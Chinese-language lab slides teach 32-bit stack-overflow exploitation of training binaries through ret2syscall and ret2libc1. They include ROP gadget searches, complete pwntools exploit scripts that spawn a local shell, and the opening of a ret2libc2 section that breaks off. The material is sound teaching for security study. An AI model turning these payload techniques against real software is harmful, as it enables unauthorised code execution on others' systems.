- 二进制分析

```
(base) └─(kali㉿kali)-[~/Desktop/ex2/src]
└─$ checksec ret2syscall
[*] '/home/kali/Desktop/ex2/src/ret2syscall'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
```

第1步: 用 checksec 查看, 开启了NX



```
IDA View-A | Pseudocode-A | Pseudocode-B
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("This time, no system() and NO SHELLCODE!!!");
8     puts("What do you plan to do?");
9     gets(&v4);
10    return 0;
11 }
```

第2步: 查看反编译代码, gets 存在溢出漏洞可利用



## 实验2A: ret2syscall

- 二进制分析

```
• .rodata:080BE404 _IO_stdin_used db 1
• .rodata:080BE405 db 0
• .rodata:080BE406 db 2
• .rodata:080BE407 db 0
• .rodata:080BE408 aBinSh db '/bin/sh',0 ; DATA XREF: .data:shell↓o
• .rodata:080BE410 aThisTimeNoSyst db 'This time, no system() and NO SHELLCODE!!!',0
  .rodata:080BE410 ; DATA XREF: main+53↑o
• .rodata:080BE43B aWhatDoYouPlanT db 'What do you plan to do?',0
```

第3步：查看 data 段，发现有个 '/bin/sh' 字符串

但是这个字符串并不意味着有可以利用的函数



## 实验2A: ret2syscall

- 利用思路

- 二进制文件中没有 system 函数, 但有 '/bin/sh'
  - 可以尝试利用系统调用, 但如何给 syscall 传参呢?
- syscall 参数构造与溢出相结合
  - 查找能够对 eax、ebx、ecx、edx 寄存器赋值的 text 片段
  - 片段调用需要的栈元素在溢出时配齐
- System 系统调用需要寄存器满足以下参数:
  - eax=0xb (x86一般用eax传递系统调用号)
  - ebx=addr('/bin/sh')
  - ecx=0
  - edx=0

## 实验2A: ret2syscall

- 利用分析

```
(base) └─(kali㉿kali)-[~/Desktop/ex2/src]
└─$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

用 pwntools 自带的 ROPgadget 命令搜索并过滤寄存器名



```
(base) └─(kali㉿kali)-[~/Desktop/ex2/src]
└─$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information
=====
0x08049421 : int 0x80

Unique gadgets found: 1
```

用 pwntools 自带的 ROPgadget 命令搜索并过滤中断 int

# 实验2A: ret2syscall

## • 分析覆盖范围



最小寻址单位：1 字节

程序以为自己在一个栈帧上，因为没遇到 ret



## 实验2A: ret2syscall

- 编写exp

```
'ret2syscall.py'
1  #!/usr/bin/python3
2
3  from pwn import *
4
5  pop_eax_ret_addr = 0x080bb196
6  pop_ecx_ebx_ret_addr = 0x0806eb91
7  pop_edx_ret_addr = 0x0806eb6a
8  int_80_addr = 0x08049421
9  bin_sh_addr = 0x080be408
10 offset = 0x6c + 4
11
12 payload = (offset * b'A' \
13           + p32(pop_eax_ret_addr) + p32(0xb) \
14           + p32(pop_ecx_ebx_ret_addr) + p32(0) + p32(bin_sh_addr) \
15           + p32(pop_edx_ret_addr) + p32(0) \
16           + p32(int_80_addr))
17
18 sh = process("./ret2syscall")
19 sh.sendline(payload)
20 sh.interactive()
21
```

## 实验2A: ret2syscall

- 利用结果

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ python ret2syscall.py
[+] Starting local process './ret2syscall': pid 210841
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
core          ret2libc2    ret2shellcode  ret2syscall   ret2text
ret2libc1    ret2libc3    ret2shellcode.py  ret2syscall.py  ret2text.py
$ whoami
kali
$ █
```



## 实验2A: ret2libc1

- **libc 是什么?**

- C 语言有标准文档，根据该文档可开发出各种版本的 C 实现，同一份 C 源码原则上可在不经改动的情况下，引用下述的 C 函数库的实现完成编译、运行时链接等工作。
  - MSVC: Microsoft Visual C, 由微软实现并提供商业支持
  - GNUC: 即 glibc, 由 GNU 实现并维护
  - ANSIC: 标准 C
- libc 实际上是一个泛指
  - 凡是符合实现了 C 标准规定的内容，都是一种 libc
  - 但并非所有 C 标准函数都在 libc 里，绝大多数的数学函数在 libm 里



## 实验2A: ret2libc1

- glibc

- Linux系统默认的libc
- 位置: /lib32/libc.so.6

```
(base) newton@epyc-debian ~ ➤ /lib32/libc.so.6
GNU C Library (Debian GLIBC 2.36-9+deb12u3) stable release version 2.36.
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 12.2.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
Minimum supported kernel: 3.2.0
For bug reporting instructions, please see:
<http://www.debian.org/Bugs/>.
(base) newton@epyc-debian ~
```

## 实验2A: ret2libc1

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ checksec ret2libc1
[*] '/home/kali/Desktop/ex2/ret2libc1'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

第1步: 用 checksec 查看, 开启了NX

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("RET2LIBC >_<");
8     gets(s);
9     return 0;
10 }
```

第2步: 检擦main()函数, 发现存在gets, 有溢出漏洞可利用

## 实验2A: ret2libc1

```
IDA View-A Pseudocode-D
1 void secure()
2 {
3     unsigned int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf("%d", &input);
11    if ( input == secretcode )
12        system("shell!?");
13 }
```

第3步: secure()函数里有system调用, 但参数不是 '/bin/sh'


```
IDA View-A Pseudocode-D Pseudocode-A Pseudocode
• .rodata:0804871C _IO_stdin_used db 1 ; DATA XREF: LOAD:08048298↑
• .rodata:0804871D db 0
• .rodata:0804871E db 2
• .rodata:0804871F db 0
• .rodata:08048720 aBinSh db '/bin/sh',0 ; DATA XREF: .data:shell↓o
• .rodata:08048728 aD db '%d',0 ; DATA XREF: secure+29↑o
• .rodata:0804872B ; const char command[]
• .rodata:0804872B command db 'shell!?',0 ; DATA XREF: secure+3D↑o
• .rodata:08048733 ; const char s[]
• .rodata:08048733 s db 'RET2LIBC >_<',0 ; DATA XREF: main+53↑o
• .rodata:08048733 _rodata ends
• .rodata:08048733
```

第4步: 搜索二进制, 发现rodata段存在 '/bin/sh' 字符串

## 实验2A: ret2libc1

- System工作过程

- 父进程fork子进程
- 父进程等待子进程
- 在子进程中执行字符串所表述的命令
- 返回执行结果



## 实验2A: ret2libc1

- **重要知识点**

- 程序动态链接过程中有两个重要的节: .plt和.got
  - PLT (Procedure Linkage Table) 程序链接表: 存放每个PLT项目在GOT表中对应的地址。
  - GOT (Global Offset Table) 全局偏移表: 存放外部函数的调用地址, 或PLT表项查询地址。
- 执行外部函数时, .plt会到.got 中查询, 如果有地址就跳转, 否则通过链接器找到所需地址并存放在GOT中。

## 实验2A: ret2libc1 • 利用思路

- 要素齐全, 有 `system()`, 有 `'/bin/sh'` 字符串
  - 有 `system` 函数, 则可以覆盖 `main()` 的返回地址
  - 可以通过构造 `system` 的栈帧实现传参
    - 常见的RISC机器不同, IA-32体系结构通过栈传参
    - `system` 函数的实现参见 `libc6-i386.so` 文件, 其参数是栈上地址为 `[esp]+4` 位置的内容, 该地址要写入 `eax`, 随后方可完成 `system()` 的调用
- 思路总结
  - 找出 `system()` 的PLT表项
  - 找出 `'/bin/sh'` 字符串的地址
  - 构造 `system` 的栈帧, 令 `main()` 的返回地址为 `system` 的plt地址, 直接完成 `system('/bin/sh')`

## 实验2A: ret2libc1

### • system函数汇编代码

```
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000
.text:00045000 E8 E8 D3 0F 00
.text:00045005 81 C2 FB FF 19 00
.text:0004500B 83 EC 0C
.text:0004500E 8B 44 24 10
.text:00045012 85 C0
.text:00045014 74 0A

public system ; weak
system proc near
    arg_0= dword ptr 4
    ; __unwind {
    call sub_1423ED
    add     edx, (offset tbyte_1E5000 - $)
    sub     esp, 0Ch
    mov     eax, [esp+0Ch+arg_0]
    test    eax, eax
    jz      short loc_45020
```

逆向libc6-i386.so  
v2.31可发现:  
system 函数的参数  
为[esp]+4 位置的  
dword


```
.text:00045016 83 C4 0C
.text:00045019 E9 52 FA FF FF
                add     esp, 0Ch
                jmp     sub_44A70
```

```
.text:00045020
.text:00045020
.text:00045020 8D 82 40 73 FA FF
.text:00045026 E8 45 FA FF FF
.text:0004502B 85 C0
.text:0004502D 0F 94 C0
.text:00045030 83 C4 0C
.text:00045033 0F B6 C0
.text:00045036 C3
.text:00045036
.text:00045036
.text:00045036

loc_45020:
    lea     eax, (aExit0 - 1E5000h)[edx] ; "exit 0"
    call    sub_44A70
    test    eax, eax
    setz    al
    add     esp, 0Ch
    movzx   eax, al
    retn
; } // starts at 45000
system endp
```

## 实验2A: ret2libc1

- 分析覆盖内容





## 实验2A: ret2libc1

- 编写exp

```
1 ret2libc1.py
2
3 from pwn import *
4
5 system_addr = 0x08048460
6 bin_sh_addr = 0x08048720
7 offset = 0x6c + 4
8
9 payload = b'A' * offset \
10          + p32(system_addr) \
11          + p32(0xcccccccc) \
12          + p32(bin_sh_addr)
13
14 sh = process('./ret2libc1')
15 sh.sendline(payload)
16 sh.interactive()
17
```

## 实验2A: ret2libc1

- 利用结果

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ python ret2libc1.py
[+] Starting local process './ret2libc1': pid 543115
[*] Switching to interactive mode
RET2LIBC >_<
$ whoami
kali
$ ls
core                ret2libc2           ret2shellcode.py    ret2text
ret2libc1           ret2libc3           ret2syscall         ret2text.py
ret2libc1.py        ret2shellcode       ret2syscall.py
$ █
```

## 实验2A: ret2libc2

- **ret2libc2难度升级**


- ret2libc1需要手动构造system()的栈帧，其间还需要利用者熟悉libc中system()函数的细节
- ret2libc1的二进制内容里有'/bin/sh'字符串，因此只需合理安排返回地址
- 但ret2libc2把二进制里的'/bin/sh'字符串删了，这时该如何获取shell呢？

- **ret2libc2考验重复ROP利用的水平**

## 实验2A: ret2libc2

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ checksec ret2libc2
[*] '/home/kali/Desktop/ex2/ret2libc2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

第1步: 用 checksec 查看, 开启了NX




```
IDA View-A
Pseudocode-A

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("Something surprise here, but I don't think it will work.");
8     printf("What do you think ?");
9     gets(s);
10    return 0;
11 }
```

第2步: 检擦main()函数, 发现存在gets, 有溢出漏洞可利用

## 实验2A: ret2libc2



```
1 void secure()
2 {
3     unsigned int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf(&unk_8048760, &input);
11    if ( input == secretcode )
12        system("no_shell_QQ");
13 }
```

第3步: secure() 函数里有system调用

第4步: 搜索二进制, 发现所有段里均没有' bin/sh' 字符串!

## 实验2A: ret2libc2 • 利用思路

### ■ 要素不齐全


